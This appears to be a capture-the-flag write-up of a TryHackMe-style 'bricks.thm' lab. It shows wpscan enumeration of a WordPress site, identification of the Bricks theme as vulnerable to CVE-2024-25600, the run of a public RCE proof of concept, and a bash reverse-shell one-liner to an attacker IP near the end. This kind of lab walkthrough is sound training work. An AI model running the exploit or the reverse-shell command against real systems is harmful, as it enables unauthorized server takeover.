
**Error:** The password you entered for the username **administrator** is incorrect. Lost your password?

Username or Email Address

administrator


Password

password was wrong but atleast the username was right.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt]
└─# wpscan --url https://bricks.thm --disable-tls-checks
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://bricks.thm/ [10.10.94.0]
[+] Started: Mon Sep  2 21:07:07 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: server: Apache
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://bricks.thm/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://bricks.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

now wpscan worked. Earlier it was not working because of checking of tls certificate.



```
[+] WordPress theme in use: bricks
 | Location: https://bricks.thm/wp-content/themes/bricks/
 | Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
 | Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
 | Style Name: Bricks
 | Style URI: https://bricksbuilder.io/
 | Description: Visual website builder for WordPress....
 | Author: Bricks
 | Author URI: https://bricksbuilder.io/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.9.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'
```

found this a bit sus!!! so did a fast google search on bricks.




GitHub
https://github.com

CVE-2024-25600 - WordPress Bricks Builder Remote ...

This **vulnerability exploits** a flaw in the **Bricks** Builder plugin's handling of user input, allowing attackers to inject and execute PHP code remotely.

found wordpress bricks theme to be vulnerable.



K3ysTr0K3R / CVE-2024-25600-EXPLOIT Public

| K3ysTr0K3R Create CVE-2024-25600.py | | 2b0c76a · 7 months ago |
|---|---|---|
| CVE-2024-25600.py | Create CVE-2024-25600.py | 7 months ago |
| README.md | Update README.md | 7 months ago |


# CVE-2024-25600 - WordPress Bricks Builder Remote Code Execution (RCE) 🌐

**About**

A PoC exploit for CVE-2024-25600 - WordPress Bricks Builder Remote Code Execution (RCE)


wordpress wordpress-plugin exploit word hacking exploits poc rce educational vulnerability vulnerabilities exploitation security-research security-researcher remote-code-execution bricks-builder cve-2024-25600

So after reading about this CVE, it is basically an unauthenticated RCE vulnerability which can be used to execute php malicious code on the server and is in the Bricks theme of wordpress.




```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ python3 exploit.py -u https://bricks.thm/ -t 1

   ______     ______      ___   ____ ___  __ __      ___   ______________  ____ 
  / ____/ |  / / ____/   |__ \ / __ \__ \/ // /     |__ \ / ____/ ___/ __ \/ __ \
 / /    | | / / __/________/ // / / /_/ / // /________/ //___ \/ __ \/ / / / / / /
/ /___  | |/ / /__/_____/ __// /_/ / __/__  __/_____/ __/____/ / /_/ / /_/ / /_/ / 
\____/  |___/_____/    /____/\____/____/ /_/       /____/_____/\____/\____/\____/  

Coded By: K3ysTr0K3R --> Hello, Friend!

[*] Checking if the target is vulnerable
[+] The target is vulnerable
[*] Initiating exploit against: https://bricks.thm/
[*] Initiating interactive shell
[+] Interactive shell opened successfully
Shell> 
```

So used the exploit given and in the server.




```
Shell> bash -c 'bash -i >& /dev/tcp/10.17.68.223/9000 0>&1'
```

added a reverse shell because cannot run many commands on this shell.



